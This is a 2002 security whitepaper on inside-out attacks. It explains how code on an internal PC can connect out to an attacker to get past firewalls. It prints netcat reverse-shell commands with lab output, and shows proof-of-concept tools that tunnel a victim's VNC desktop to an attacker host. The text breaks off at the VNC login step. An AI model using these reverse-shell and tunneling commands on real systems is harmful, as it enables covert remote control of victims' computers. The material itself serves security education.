TCP/IP Gender Changer

Compass Security

http://www.csnc.ch/

June 18, 2002

Document Name:	TCP-IP_Gender_Changer_V1.0.doc
Version:	V 1.0
Author:	Ivan Buetler, Compass Security AG ivan.buetler@csnc.ch
References:	NETCAT
Date of Delivery:	Juni 19, 2002
Document Status:	PUBLIC

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Table of Contents

1 INTRODUCTION 1
1.1 Malicious Mobile Code (MMC) 1

2 SIMPLE INSIDE-OUT ATTACK 2
2.1 Standard Connection 2
2.2 Reversed Connection 3
2.3 Reverse Connection Example with NETCAT 4

3 ADVANCED INSIDE-OUT ATTACK 6
3.1 Introduction to the Bi-Directional Reverse Connection 6
3.2 Listen-Listen Gender Changer (llgc) 6
3.3 Connect-Connect Gender Changer (ccgc) 7

4 PROOF OF CONCEPT 8
4.1 Test Environment 8
4.2 Preparations on the Attacker's System (LLGC) 8
4.3 Running the Inside-Out Attack (CCGC) on the Victim's System 9
4.4 Remote Control (proof-of-concept) 9
4.5 Summary 11
4.6 Proof-of-Concept Tools 11
4.7 Protection 11

5 APPENDIX 12
5.1 TCP DUMP 12
5.2 Usage of llgc 12
5.3 Usage of ccgc 13

6 ABOUT COMPASS SECURITY 14


Date: Jun 19, 2002

1 Introduction

Malicious mobile code attacks (MMC) currently represent one of the largest Internet threats. The attacker sends malicious programs (MMC) into the internal network which are started by users either intentionally or unintentionally. The contamination through MMC is done typically via e-mails, e-mail attachments, downloads with the browser, or contaminated CD-ROM's. A user in the local area network can quickly become the alleged attacker without his actual knowledge.

1.1 Malicious Mobile Code (MMC)

Once the MMC is activated in the local area network, the actual "attack" can begin. Apart from the procurement of useful information, the goal of a MMC can also be to obtain a backdoor into the Internet. This kind of the attack is more success-promising from the attacker's point of view because hardly any attention is paid to the possibility of attacks made from the Intranet.



Virus/Trojan Delivery
- Mail
- Download (Browser)
- CD-ROM, ZIP
- Laptop Suspend Mode

Execution Mechnisms
- Click (user interaction)
- Automatically (IE, Outlook, Notes)
- Automatically (CD-ROM)

Delivery Mechanisms
- via Browser (send data)
- via E-mail (send data)
- via Tunneling (persistent backdoor)

Illustration:1

2 Simple Inside-Out Attack

2.1 Standard Connection





Illustration: 2

If a client with Telnet, HTTP, SMTP, VNC or similar systems accesses a server, a TCP/IP 3-Way-Handshake is first established (red line). Once this connection has been established, the application can be used. The entered commands (ex. Telnet) are then sent from the client to the server (blue line) and processed. The server sends the results of these inquiries back to the client.

If we assume now that the client has achieved a link to the Internet and the server represents an ERP system in the internal network of a business, this kind of communication is usually made impossible. The Firewall between clients and servers prevents the TCP/IP from being penetrated from the outside (Internet) on the ERP system. The Firewall also protects against direct attacks made from the Internet.

The Firewalls are usually very well configured against attacks made through the Internet. But how does it react if the TCP/IP structure is initiated from the internal net?

2.2 Reversed Connection



□ TCP/IP Connection

□ Data Processing

Illustration: 3

If the TCP/IP structure is initiated from the internal network and the data, as in the first example, can be entered by the client (blue line), then we are referring to an Inside-Out Attack.

The basis for Inside-Out Attacks arose with the tool "NETCAT". This program can join the standard input of the shell under Windows (cmd.exe) or Unix (sh, bash, csh) on the network. With the command:

```
NETCAT –e cmd.exe  <attackerhost> <port>
```

The standard input of the CMD.EXE under Windows is sent to the < attacker host > on the < port >. Of course, a listener must be installed on the < attacker host > which, in turn, accepts this connection. The attacker, therefore, starts first:


```
NETCAT –l –p <port>
```

The following page contains several Screenshots which illustrate how such an Inside-Out Attack could look.

2.3 Reverse Connection Example with NETCAT

Step1: Preparations of the Attacker (NETCAT LISTENER)

The attacker creates a listener which accepts the TCP/IP format.


192.168.100.205 - default - SSH Secure Shell
File Edit View Window Help
Connected to 192.168.100.205
SSH2 - 3des-cbc - hmac-md5 - none
80x15


```
hackerlx:~ # hostname
hackerlx
hackerlx:~ # uname -a
Linux hackerlx 2.2.13 #1 Mon Nov 8 20:35:50 GMT 1999 i686 unknown
hackerlx:~ # nc -l -p 80
```

Illustration: 4

The attacker PC is configured to the IP address 192.168.100.205. The attacker created a listener on port 80. With the command “nc –l –p 80” NETCAT waits for the connection to be established.

Step2: Activating the Inside-Out Connection

Activating the Inside-Out connection


C:\WINNTE\System32\cmd.exe - nc -e cmd.exe 192.168.100.205 80


```
E:\hacking\audit\netcat>nc -e cmd.exe 192.168.100.205 80
```

Illustration: 5

In most situations, this command is not directly issued by the user, but instead is initiated in the background of the victim's PC through MMC (Malicious Mobile Code). The command seen above opens a connection on the remote IP 192.168.100.205 (attacker PC) and joins it to the standard input of cmd.exe.

Step 3: Enter Data @ Attacker-PC (192.168.100.205)

Data input on the attacker PC


192.168.100.205 - default - SSH Secure Shell
File Edit View Window Help
Connected to 192.168.100.205
SSH2 - 3des-cbc - hmac-md5 - none
80x15

```
hackerlx:~ # hostname
hackerlx
hackerlx:~ # uname -a
Linux hackerlx 2.2.13 #1 Mon Nov 8 20:35:50 GMT 1999 i686 unknown
hackerlx:~ # nc -l -p 80
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

E:\hacking\audit\netcat>hostname
hostname
CONGO

E:\hacking\audit\netcat>ipconfig /all
```

Illustration: 6

As described in the introduction, the attacker can now send normal Windows commands from his NETCAT listener which are then transferred to the victim. The effect of the command "hostname" is represented by the blue line in illustration 3.

An attack, as described above, is possible in businesses which allow all computers direct access to the Internet without the use of Proxies. However, modern Firewall Systems protect against such direct Inside-Out Attacks and permit only special systems in the internal network to connect with the external network.

These special systems are often called Proxies (DNS, Mail, Web, NNTP, NTP). Since the Tunneling procedure (ICMP tunnel, HTTP tunnel, DNS tunnel, ACK tunnel) has become known, one must assume that an attacker can develop connections with the Internet because the Inside-Out Attack is now able to be made via proxy.

3 Advanced Inside-Out Attack

3.1 Introduction to the Bi-Directional Reverse Connection

The Inside-Out Attack with NETCAT, represented above, can only direct the standard inputs on the network. Therefore, one cannot develop a bi-directional connection, such as what would be necessary for a PCAnywhere, a VNC, a RDP or a NetOP connection.

Now let's look at the most interesting part.....

3.2 Listen-Listen Gender Changer (llgc)

Inside-Out Attacks assume that the victim wants to develop a TCP/IP connection to the attacker and that the data input coming from the attacker is possible. For this reason the attacker needs a listener which responds to the Inside-Out TCP/IP inquiry.

a) Port1: 80 [accepts Inside-Out request of the victim]

Since the VNC Client wants to likewise connect with the attacker on a port, it needs a second listener on the attacker side.

b) Port2: 5900 [accepts VNC Client request of the attacker]

When this situation is more closely examined, we can conclude that the supported TCP Gender Changer program of two listeners must expand and must copy data from port to port. This criterion was confirmed in the proof-of-concept program LLGC (Listen-Listen-Gender-Changer).




Illustration: 7

3.3 Connect-Connect Gender Changer (ccgc)

On the victim's side, it is necessary to have a program that can accomplish two connections. One connection is made to the attacker host and the other to the VNC service. This criterion was confirmed in the proof-of-concept program CCGC (Connect-Connect-Gender-Changer).





Illustration: 8

4 Proof of Concept

The sequence of these proof-of-concept TCP Gender Changer attacks exhibit the following operational procedures:


1) Installation of VNC Server on the victim's system. AllowLoopback=1
2) @Attacker : LLGC <Port1> <Port2>
3) @Victim : CCGC <Attackerhost> <Attackerport> <Victimhost> <Victimport>

4.1 Test Environment



4.2 Preparations on the Attacker's System (LLGC)


This command must be carried out on the attacker's system (192.168.100.97). LLGC opens two listeners on ports 5900 and 80.



```
C:\TCP-IP__Gender-Changer>ipconfig

Windows NT IP Configuration

Ethernet adapter Elbt5751:

        IP Address. . . . . . . . . : 192.168.100.97
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.168.100.2

C:\TCP-IP__Gender-Changer>llgc 5900 80
Press x for exit.
```

4.3 Running the Inside-Out Attack (CCGC) on the Victim's System

The CCGC runs on the victim's system (192.168.100.160).



C:\WINNT\System32\cmd.exe - ccgc 192.168.100.160 5900 192.168.100.97 80

```
D:\TCP-IP__Gender-Changer>ipconfig

Windows NT IP Configuration

Ethernet adapter RTL81391:

        IP Address. . . . . . . . . : 192.168.100.160
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.168.100.2

D:\TCP-IP__Gender-Changer>ccgc 192.168.100.160 5900 192.168.100.97 80
connected with 192.168.100.160:5900
wait.
Press x for exit.

connected with 192.168.100.97:80
```


Using CCGC, a connection is established with :

a)	192.168.100.160	port 5900	(local host on VNC service)
b)	192.168.100.97	port 80	(Inside-Out to the attacker)

4.4 Remote Control (proof-of-concept)

To complete this task, the attacker must "only" link the VNC client to his own port 5900.

Select VNC Server




Connection details

VNC server: 192.168.100.97

Use host:display
e.g. snoopy:2
(Display defaults to 0 if not given)


192.168.100.97 corresponds to the attacker PC

The attacker authenticates with the VNC server



Session password: ********

